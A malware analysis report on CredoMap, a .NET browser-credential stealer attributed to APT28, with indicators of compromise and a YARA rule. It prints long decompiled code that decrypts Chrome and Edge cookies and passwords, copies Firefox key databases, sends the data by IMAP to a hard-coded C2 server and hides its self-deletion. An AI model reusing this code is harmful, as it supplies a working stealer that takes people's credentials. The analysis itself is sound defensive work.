A Deep Dive Into the APT28’s stealer called…

A Deep Dive Into the APT28’s stealer called CredoMap

Prepared by: Vlad Pasca, Senior Malware & Threat Analyst

Executive summary

CredoMap is a stealer developed by the Russian APT28/Sofacy/Fancy Bear that was used to target users in Ukraine in the context of the ongoing war between Russia and Ukraine. The malware was initially discovered by Google and CERT-UA. The threat actor weaponized a document to exploit the Follina (CVE-2022-30190) vulnerability that would result in downloading the .NET stealer. The malware aims to steal the credentials and cookies from Google Chrome, Mozilla Firefox, and Microsoft Edge. The data exfiltration is done by sending information to a possibly compromised C2 server via the IMAP email protocol.

Analysis and findings

SHA256: 2318ae5d7c23bf186b88abecf892e23ce199381b22c8eb216ad1616ee8877933

The process retrieves the path of the current executable and then connects to a hard-coded C2 server (162.241.216.236) on port 143 (IMAP) using hard-coded credentials:

```
private static void Main(string[] args)
{
    string name = AppDomain.CurrentDomain.BaseDirectory + AppDomain.CurrentDomain.FriendlyName;
    Program.connect(Program.creds.Split(new char[]
    {
        ':'
    })[2], 143);
    Program.Login(Program.creds.Split(new char[]
    {
        ':'
    })[0], Program.creds.Split(new char[]
    {
        ':'
    })[1]);
```

Figure 1

```
private static string creds = "[redacted]#:162.241.216.236";

// Token: 0x04000007 RID: 7
private static NetworkStream ssl = null;

// Token: 0x04000008 RID: 8
private static TcpClient tcp = null;

// Token: 0x04000009 RID: 9
private static List<string> folders = new List<string>();

// Token: 0x0400000A RID: 10
private static int viewSize = 0;

// Token: 0x0400000B RID: 11
private static int messageSize = 0;
```

Figure 2

The malware creates a TcpClient object, obtains a client stream for reading and writing, and then reads the response from the server:

```
private static void connect(string server, int port)
{
    byte[] buffer = new byte[2048];
    try
    {
        Program.tcp = new TcpClient(server, port)
        {
            ReceiveBufferSize = 262144
        };
        Program.tcp.Client.ReceiveBufferSize = 262144;
        Program.tcp.NoDelay = true;
        Program.ssl = Program.tcp.GetStream();
    }
    catch
    {
        return;
    }
    Program.ssl.Read(buffer, 0, 2048);
}
```

Figure 3

The binary performs the login operation and reads the response using the Read method:

```
private static void Login(string login, string password)
{
    byte[] buffer = new byte[512];
    byte[] bytes = Encoding.ASCII.GetBytes(string.Concat(new string[]
    {
        "$ LOGIN ",
        login,
        " ",
        password,
        "\r\n"
    }));
    Program.ssl.Write(bytes, 0, bytes.Length);
    Program.ssl.Read(buffer, 0, 512);
}
```

Figure 4

It selects the INBOX folder using the SELECT command and performs multiple function calls that steal the browsers' credentials and cookies:

```
Program.selectFolder("INBOX");
Program.create(Program.ch1());
Program.create(Program.ch2());
Program.create(Program.ff1());
Program.ff2();
Program.create(Program.ed1());
Program.create(Program.ed2());
Thread.Sleep(60000);
```

Figure 5

```
private static void selectFolder(string folderName)
{
    byte[] array = new byte[1024];
    byte[] array2 = new byte[1024];
    byte[] bytes = Encoding.ASCII.GetBytes("$ SELECT " + folderName + "\r\n");
    Program.ssl.Write(bytes, 0, bytes.Length);
    Program.ssl.Read(array, 0, 1024);
    string @string = Encoding.ASCII.GetString(array);
    bool flag = @string.Contains("$ NO");
    if (flag)
    {
        throw new InvalidOperationException("no");
    }
}
```

Figure 6

The sample verifies if the file "\Google\Chrome\User Data\Default\Network\Cookies" exists in the Local AppData folder by calling the File.Exists function:

```
bool flag = !File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Network\\Cookies");
string result;
if (flag)
{
    result = "Chrome not found";
}
```

Figure 7

The File.Copy method is used to copy the above file to a new file called “cc”:

```
for (;;)
{
    try
    {
        File.Copy(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Network\\Cookies", "cc", true);
        break;
    }
    catch
    {
        Thread.Sleep(10000);
    }
}
```

Figure 8

The malicious binary opens a connection to the Cookies database and executes an SQL query that extracts some fields:

```
SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=cc");
sqliteConnection.Open();
SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT host_key, name, encrypted_value FROM cookies", sqliteConnection);
SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader();
```

Figure 9

The process opens and reads the file called “Local/Google/Chrome/User Data/Local State” using File.ReadAllText. It extracts the Base64-encoded random key that is encrypted with DPAPI from JSON([“os_crypt”][“encrypted_key”]). The key is Base64-decoded and decrypted via a function call to ProtectedData.Unprotect:

```
while (sqliteDataReader.Read())
{
    byte[] array = (byte[])sqliteDataReader["encrypted_value"];
    string text = File.ReadAllText(Environment.GetEnvironmentVariable("APPDATA") + "/../Local/Google/Chrome/User Data/Local State");
    text = JObject.Parse(text)["os_crypt"]["encrypted_key"].ToString();
    byte[] array2 = ProtectedData.Unprotect(Convert.FromBase64String(text).Skip(5).ToArray<byte>(), null, DataProtectionScope.LocalMachine);
```

Figure 10

The binary creates an AESEngine object, an AEADParameters object containing the decrypted AES-128 key and the nonce (12 bytes), and calls the GcmBlockCipher.Init function with a “False” parameter (decryption operation):

```
using (MemoryStream memoryStream = new MemoryStream(array))
{
    using (BinaryReader binaryReader = new BinaryReader(memoryStream))
    {
        byte[] array3 = binaryReader.ReadBytes(3);
        byte[] array4 = binaryReader.ReadBytes(12);
        GcmBlockCipher gcmBlockCipher = new GcmBlockCipher(new AesEngine());
        AeadParameters aeadParameters = new AeadParameters(new KeyParameter(array2), 128, array4);
        gcmBlockCipher.Init(false, aeadParameters);
        byte[] array5 = binaryReader.ReadBytes(array.Length);
        byte[] array6 = new byte[gcmBlockCipher.GetOutputSize(array5.Length)];
```

Figure 11

The “encrypted_value” extracted from the Cookies database is decrypted using the ProcessBytes and DoFinal methods:

```
try
{
    int num = gcmBlockCipher.ProcessBytes(array5, 0, array5.Length, array6, 0);
    gcmBlockCipher.DoFinal(array6, num);
}
```

Figure 12

The resulting values are stored in a dictionary that has the keys as "host_key" with values "name=<Decrypted encrypted_value>;”, as highlighted in the figure below.

```
string @string = Encoding.Default.GetString(array6);
string text2 = sqliteDataReader["host_key"].ToString();
object obj = sqliteDataReader["name"];
bool flag2 = dictionary.ContainsKey(text2);
if (flag2)
{
    Dictionary<string, string> dictionary2 = dictionary;
    string key = text2;
    dictionary2[key] = string.Concat(new string[]
    {
        dictionary2[key],
        (obj != null) ? obj.ToString() : null,
        "=",
        @string,
        "; "
    });
}
else
{
    dictionary.Add(text2, ((obj != null) ? obj.ToString() : null) + "=" + @string + "; ");
}
```

Figure 13

Finally, the process serializes the dictionary to a JSON string using JsonConvert.SerializeObject:

```
        string text3 = JsonConvert.SerializeObject(dictionary);
        result = text3;
    }
    return result;
```

Figure 14

The data exfiltration occurs by issuing a valid IMAP APPEND command. The “From” field is set to the username obtained from the Environment.UserName property, the “Subject” field is set to the current date and time on the computer obtained from the DateTime.UtcNow property, and the JSON string is also included in the command (see figure 15).

```
private static void create(string text)
{
    text = string.Concat(new string[]
    {
        "From: a_",
        Environment.UserName,
        "\r\nSubject:",
        DateTime.UtcNow.ToString(),
        "_report\r\n\r\n",
        text
    });
    int length = text.Length;
    byte[] bytes = Encoding.ASCII.GetBytes(string.Concat(new string[]
    {
        "$ APPEND INBOX {",
        length.ToString(),
        "}\r\n",
        text,
        "\r\n"
    }));
    Program.ssl.Write(bytes, 0, bytes.Length);
}
```

Figure 15

The malware verifies if the file “\Google\Chrome\User Data\Default\Login Data” exists in the Local AppData folder using File.Exists:

```
private static string ch2()
{
    bool flag = !File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Login Data");
    string result;
    if (flag)
    {
        result = "Chrome not found";
    }
```

Figure 16

The File.Copy function is utilized to copy the above file to a new file called “cp”:

```
string text = "chrome:\r\n";
string sourceFileName = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Login Data";
string text2 = "cp";
for (;;)
{
    try
    {
        File.Copy(sourceFileName, text2, true);
        break;
    }
    catch
    {
        Thread.Sleep(10000);
    }
}
```

Figure 17

The binary opens a connection to the Login Data database and executes an SQL query that extracts the “action_url”, “username_value”, and “password_value” fields:

```
SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + text2);
try
{
    sqliteConnection.Open();
    SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand();
    sqliteCommand.CommandText = "SELECT action_url, username_value, password_value FROM logins";
    SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader();
```

Figure 18

The malicious process reads the file “Local/Google/Chrome/User Data/Local State” found in the AppData directory and deserializes it using the JsonConvert.DeserializeObject method:

```
byte[] key = AesGcm256.GetKey();
```

Figure 19

```
public static byte[] GetKey()
{
    string empty = string.Empty;
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string fullPath = Path.GetFullPath(folderPath + "\\..\\Local\\Google\\Chrome\\User Data\\Local State");
    string text = File.ReadAllText(fullPath);
    object arg = JsonConvert.DeserializeObject(text);
```

Figure 20

The sample extracts the Base64-encoded random key that is encrypted with DPAPI from [“os_crypt”][“encrypted_key”]. The key is Base64-decoded and decrypted via a function call to ProtectedData.Unprotect:

```
if (AesGcm256.<>o__2.<>p__2 == null)
{
    AesGcm256.<>o__2.<>p__2 = CallSite<Func<CallSite, object, string>>.Create(Binder.Convert(CSharpBinderFlags.None, typeof(string), typeof(AesGcm256)));
}
Func<CallSite, object, string> target = AesGcm256.<>o__2.<>p__2.Target;
CallSite <>p__ = AesGcm256.<>o__2.<>p__2;
if (AesGcm256.<>o__2.<>p__1 == null)
{
    AesGcm256.<>o__2.<>p__1 = CallSite<Func<CallSite, object, object>>.Create(Binder.GetMember(CSharpBinderFlags.None, "encrypted_key", typeof(AesGcm256), new CSharpArgumentInfo[]
    {
        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null)
    }));
}
Func<CallSite, object, object> target2 = AesGcm256.<>o__2.<>p__1.Target;
CallSite <>p__2 = AesGcm256.<>o__2.<>p__1;
if (AesGcm256.<>o__2.<>p__0 == null)
{
    AesGcm256.<>o__2.<>p__0 = CallSite<Func<CallSite, object, object>>.Create(Binder.GetMember(CSharpBinderFlags.None, "os_crypt", typeof(AesGcm256), new CSharpArgumentInfo[]
    {
        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null)
    }));
}
string s = target(<>p__, target2(<>p__2, AesGcm256.<>o__2.<>p__0.Target(AesGcm256.<>o__2.<>p__0, arg)));
byte[] source = Convert.FromBase64String(s);
byte[] encryptedData = source.Skip(5).ToArray<byte>();
return ProtectedData.Unprotect(encryptedData, null, DataProtectionScope.CurrentUser);
```

Figure 21

The encrypted “password_value” field is decrypted using a function that will be explained below:

```
while (sqliteDataReader.Read())
{
    object obj = sqliteDataReader["username_value"];
    object obj2 = sqliteDataReader["action_url"];
    string text3 = "";
    byte[] bytes = Program.GetBytes(sqliteDataReader, 2);
    byte[] iv;
    byte[] encryptedBytes;
    AesGcm256.prepare(bytes, out iv, out encryptedBytes);
    string text4 = AesGcm256.decrypt(encryptedBytes, key, iv);
```

Figure 22

The first 12 bytes after skipping 3 bytes (version tag) from “password_value” represent the AES nonce, and the rest of the information is the ciphertext, as displayed in the figure below.

```
public static void prepare(byte[] encryptedData, out byte[] nonce, out byte[] ciphertextTag)
{
    nonce = new byte[12];
    ciphertextTag = new byte[encryptedData.Length - 3 - nonce.Length];
    Array.Copy(encryptedData, 3, nonce, 0, nonce.Length);
    Array.Copy(encryptedData, 3 + nonce.Length, ciphertextTag, 0, ciphertextTag.Length);
}
```

Figure 23

As in the first case, the “password_value” field is decrypted by calling the ProcessBytes and DoFinal functions:

```
public static string decrypt(byte[] encryptedBytes, byte[] key, byte[] iv)
{
    string result = string.Empty;
    try
    {
        GcmBlockCipher gcmBlockCipher = new GcmBlockCipher(new AesFastEngine());
        AeadParameters aeadParameters = new AeadParameters(new KeyParameter(key), 128, iv, null);
        gcmBlockCipher.Init(false, aeadParameters);
        byte[] array = new byte[gcmBlockCipher.GetOutputSize(encryptedBytes.Length)];
        int num = gcmBlockCipher.ProcessBytes(encryptedBytes, 0, encryptedBytes.Length, array, 0);
        gcmBlockCipher.DoFinal(array, num);
        result = Encoding.UTF8.GetString(array).TrimEnd("\r\n\0".ToCharArray());
    }
    catch
    {
    }
    return result;
}
```

Figure 24

However, not all the passwords might be encrypted using AES-GCM. In the case of older versions of Chrome, the threat actor tries to decrypt the passwords using the ProtectedData.Unprotect API:

```
try
{
    text3 = Encoding.UTF8.GetString(ProtectedData.Unprotect((byte[])sqliteDataReader["password_value"], null, DataProtectionScope.CurrentUser));
}
catch
{
}
```

Figure 25

As we can see in figure 26, the process computes a string containing "action_url", "username_value", and the decrypted “password_value” field that was obtained using the 1st method of decryption or the 2nd method of decryption, respectively:

```
bool flag2 = text4 != "";
if (flag2)
{
    text = string.Concat(new string[]
    {
        text,
        (obj2 != null) ? obj2.ToString() : null,
        " ",
        (obj != null) ? obj.ToString() : null,
        " ",
        text4,
        " 1\r\n"
    });
}
else
{
    bool flag3 = text3 != "";
    if (flag3)
    {
        text = string.Concat(new string[]
        {
            text,
            (obj2 != null) ? obj2.ToString() : null,
            " ",
            (obj != null) ? obj.ToString() : null,
            " ",
            text3,
            " 2\r\n"
        });
    }
}
}
```

Figure 26

The credentials exfiltration occurs, in the same way, using an IMAP command to the C2 server.

The binary checks if the directory “Mozilla\Firefox\Profiles\” can be located in the AppData folder (see figure 27).

```
private static string ff1()
{
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles\\";
    bool flag = !Directory.Exists(path);
    string result;
    if (flag)
    {
        result = "FF not found";
    }
```

Figure 27

The malware is looking for a file called “cookies.sqlite” in the profile folders. The “cookies.sqlite” database is copied to a file called “fc”:

```
string[] directories = Directory.GetDirectories(path);
foreach (string str in directories)
{
    bool flag2 = !File.Exists(str + "\\cookies.sqlite");
    if (!flag2)
    {
        for (;;)
        {
            try
            {
                File.Copy(str + "\\cookies.sqlite", "fc", true);
                break;
            }
            catch
            {
                Thread.Sleep(10000);
            }
        }
```

Figure 28

The sample runs the "SELECT * FROM moz_cookies" SQL query to retrieve the Firefox cookies:

```
SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=fc");
sqliteConnection.Open();
SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand();
sqliteCommand.CommandText = "SELECT * FROM moz_cookies";
try
{
    SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader();
```
Figure 29

A new dictionary is created having the keys as “host” with values “name=value;”, as shown in the figure below.

```
while (sqliteDataReader.Read())
{
    object obj = sqliteDataReader["name"];
    object obj2 = sqliteDataReader["value"];
    string text = sqliteDataReader["host"].ToString();
    bool flag3 = dictionary.ContainsKey(text);
    if (flag3)
    {
        Dictionary<string, string> dictionary2 = dictionary;
        string key = text;
        dictionary2[key] = string.Concat(new string[]
        {
            dictionary2[key],
            (obj != null) ? obj.ToString() : null,
            "=",
            (obj2 != null) ? obj2.ToString() : null,
            "; "
        });
    }
    else
    {
        dictionary.Add(text, ((obj != null) ? obj.ToString() : null) + "=" + ((obj2 != null) ? obj2.ToString() : null) + "; ");
    }
}
```
Figure 30

The dictionary is serialized to JSON and will be exfiltrated via IMAP.

The executable verifies if the following files can be identified in the profile folders:

- logins.json
- key4.db
- cert9.db
- signons.sqlite
- key3.db
- cert8.db

```
private static void ff2()
{
    string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles\\";
    bool flag = !Directory.Exists(path);
    if (!flag)
    {
        string[] directories = Directory.GetDirectories(path);
        string[] array = new string[]
        {
            "logins.json",
            "key4.db",
            "cert9.db",
            "signons.sqlite",
            "key3.db",
            "cert8.db"
        };
        int num = 1;
        foreach (string text in directories)
        {
            try
            {
                foreach (string text2 in array)
                {
                    bool flag2 = !File.Exists(text + "\\" + text2);
```
Figure 31

If any of the above files exist, it is copied to the current directory, and its content is encoded using Base64. The file location and the Base64-encoded content are exfiltrated using the IMAP protocol. Finally, the newly created files are deleted using File.Delete:

```
try
{
    File.Copy(text + "\\" + text2, text2, true);
    byte[] inArray = File.ReadAllBytes(text2);
    string text3 = Convert.ToBase64String(inArray);
    Program.create(string.Concat(new string[]
    {
        text,
        " ",
        text2,
        " {",
        text3,
        "}"
    }));
    File.Delete(text2);
    break;
}
```

Figure 32

The File.Exists function is used to check if the file “\Microsoft\Edge\User Data\Default\Login Data” exists in the Local AppData directory:

```
private static string ed1()
{
    bool flag = !File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Default\\Login Data");
    string result;
    if (flag)
    {
        result = "Edge not found";
    }
```

Figure 33

The above file is copied to a new file called “ep”, as highlighted in figure 34.

```
string sourceFileName = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Default\\Login Data";
string text2 = "ep";
for (;;)
{
    try
    {
        File.Copy(sourceFileName, text2, true);
        break;
    }
    catch
    {
        Thread.Sleep(10000);
    }
}
```

Figure 34

The sample executes the following SQL query that extracts usernames and encrypted passwords from the “logins” table:

```
SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + text2);
try
{
    sqliteConnection.Open();
    SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand();
    sqliteCommand.CommandText = "SELECT action_url, username_value, password_value FROM logins";
    SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader();
```

Figure 35

The “password_value” field is decrypted by calling the decrypt function that was also used to decrypt the Chrome credentials:

```
byte[] key = AesGcm256.GetKey();
while (sqliteDataReader.Read())
{
    object obj = sqliteDataReader["username_value"];
    object obj2 = sqliteDataReader["action_url"];
    string text3 = "";
    byte[] bytes = Program.GetBytes(sqliteDataReader, 2);
    byte[] iv;
    byte[] encryptedBytes;
    AesGcm256.prepare(bytes, out iv, out encryptedBytes);
    string text4 = AesGcm256.decrypt(encryptedBytes, key, iv);
```

Figure 36

In the case of older versions of Microsoft Edge, the process tries to decrypt the passwords using the ProtectedData.Unprotect function:

```
try
{
    text3 = Encoding.UTF8.GetString(ProtectedData.Unprotect((byte[])sqliteDataReader["password_value"], null, DataProtectionScope.CurrentUser));
}
```

Figure 37

The malware creates a string containing "action_url", "username_value", and the decrypted “password_value” field that was obtained using one of the two decryption methods:

```
bool flag2 = text4 != "";
if (flag2)
{
    text = string.Concat(new string[]
    {
        text,
        (obj2 != null) ? obj2.ToString() : null,
        " ",
        (obj != null) ? obj.ToString() : null,
        " ",
        text4,
        " 1\r\n"
    });
}
else
{
    bool flag3 = text3 != "";
    if (flag3)
    {
        text = string.Concat(new string[]
        {
            text,
            (obj2 != null) ? obj2.ToString() : null,
            " ",
            (obj != null) ? obj.ToString() : null,
            " ",
            text3,
            " 2\r\n"
        });
    }
}
```

Figure 38

The executable verifies if the file “\Microsoft\Edge\User Data\Default\Network\Cookies” can be found in the Local AppData folder (see figure 39).

```
private static string ed2()
{
    bool flag = !File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Default\\Network\\Cookies");
    string result;
    if (flag)
    {
        result = "Edge not found";
    }
```

Figure 39

File.Copy is used to copy the above file to a file called “ec”:

```
for (;;)
{
    try
    {
        File.Copy(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Default\\Network\\Cookies", "ec", true);
        break;
    }
    catch
    {
        Thread.Sleep(10000);
    }
}
```

Figure 40

The following SQL query is run by the malware, which extracts some fields from the “cookies” table:

```
SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=ec");
sqliteConnection.Open();
SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT host_key, name, encrypted_value FROM cookies", sqliteConnection);
SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader();
```

Figure 41

The binary extracts the Base64-encoded key that was encrypted with DPAPI from “%LocalApplicationData%\Microsoft\Edge\User Data\Local State”. The key is decrypted via a function call to ProtectedData.Unprotect:

```
byte[] array = (byte[])sqliteDataReader["encrypted_value"];
string text = File.ReadAllText(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Local State");
text = JObject.Parse(text)["os_crypt"]["encrypted_key"].ToString();
byte[] array2 = ProtectedData.Unprotect(Convert.FromBase64String(text).Skip(5).ToArray<byte>(), null, DataProtectionScope.LocalMachine);
```

Figure 42

The “encrypted_value” field is decrypted using the AES key extracted above by calling the ProcessBytes and DoFinal methods:

```
using (MemoryStream memoryStream = new MemoryStream(array))
{
    using (BinaryReader binaryReader = new BinaryReader(memoryStream))
    {
        byte[] array3 = binaryReader.ReadBytes(3);
        byte[] array4 = binaryReader.ReadBytes(12);
        GcmBlockCipher gcmBlockCipher = new GcmBlockCipher(new AesEngine());
        AeadParameters aeadParameters = new AeadParameters(new KeyParameter(array2), 128, array4);
        gcmBlockCipher.Init(false, aeadParameters);
        byte[] array5 = binaryReader.ReadBytes(array.Length);
        byte[] array6 = new byte[gcmBlockCipher.GetOutputSize(array5.Length)];
        try
        {
            int num = gcmBlockCipher.ProcessBytes(array5, 0, array5.Length, array6, 0);
            gcmBlockCipher.DoFinal(array6, num);
        }
```

Figure 43

The function result is a dictionary containing the relevant information that is serialized using JsonConvert.SerializeObject:

```
string @string = Encoding.Default.GetString(array6);
string text2 = sqliteDataReader["host_key"].ToString();
object obj = sqliteDataReader["name"];
bool flag2 = dictionary.ContainsKey(text2);
if (flag2)
{
    Dictionary<string, string> dictionary2 = dictionary;
    string key = text2;
    dictionary2[key] = string.Concat(new string[]
    {
        dictionary2[key],
        (obj != null) ? obj.ToString() : null,
        "=",
        @string,
        "; "
    });
}
else
{
    dictionary.Add(text2, ((obj != null) ? obj.ToString() : null) + "=" + @string + "; ");
}
```

Figure 44

All the files that were copied to the current directory are deleted using the File.Delete function:

```
Thread.Sleep(60000);
GC.Collect();
GC.WaitForFullGCComplete();
string[] array = new string[]
{
    "cp",
    "cc",
    "fc",
    "fp",
    "ec",
    "ep"
};
foreach (string path in array)
{
    for (;;)
    {
        try
        {
            File.Delete(path);
            break;
        }
        catch
        {
            Thread.Sleep(5000);
        }
    }
}
```

Figure 45

The malicious process sets Normal attributes for a file called “SQLite.Interop.dll,” which Malwarebytes found that it’s downloaded from the C2 server along with the initial executable. The DLL file is deleted using File.Delete and another deletion function implemented by the malware:

```
try
{
    File.SetAttributes("SQLite.Interop.dll", FileAttributes.Normal);
    File.Delete("SQLite.Interop.dll");
}
catch (Exception ex)
{
    string message = ex.Message;
}
try
{
    Program.del("SQLite.Interop.dll");
}
```

Figure 46

The implementation of the deletion function consists of creating a cmd.exe process that deletes the DLL file shown above:

```
private static void del(string name)
{
    Process.Start(new ProcessStartInfo
    {
        Arguments = "/C Del " + name,
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
        FileName = "cmd.exe"
    });
}
```

Figure 47

The process deletes the initial executable and then exits:



Figure 48

Indicators of Compromise

C2 server

162.241.216.236

SHA256

2318ae5d7c23bf186b88abecf892e23ce199381b22c8eb216ad1616ee8877933

Processes spawned

cmd.exe “/C Del <Files>”

YARA rule to detect the threat

rule CredoMap_APT28

{

meta:

author = "Vlad Pasca - SecurityScorecard"

Date = "2022-09-16"

strings:

$s1 = "\\cookies.sqlite" fullword wide

$s2 = "SQLite.Interop.dll" fullword wide

$s3 = "Subject:" fullword wide

$s4 = "$ LOGIN" fullword wide

$s5 = "/C Del" fullword wide

condition:

(uint16(0) == 0x5A4D) and (4 of ($s*))

}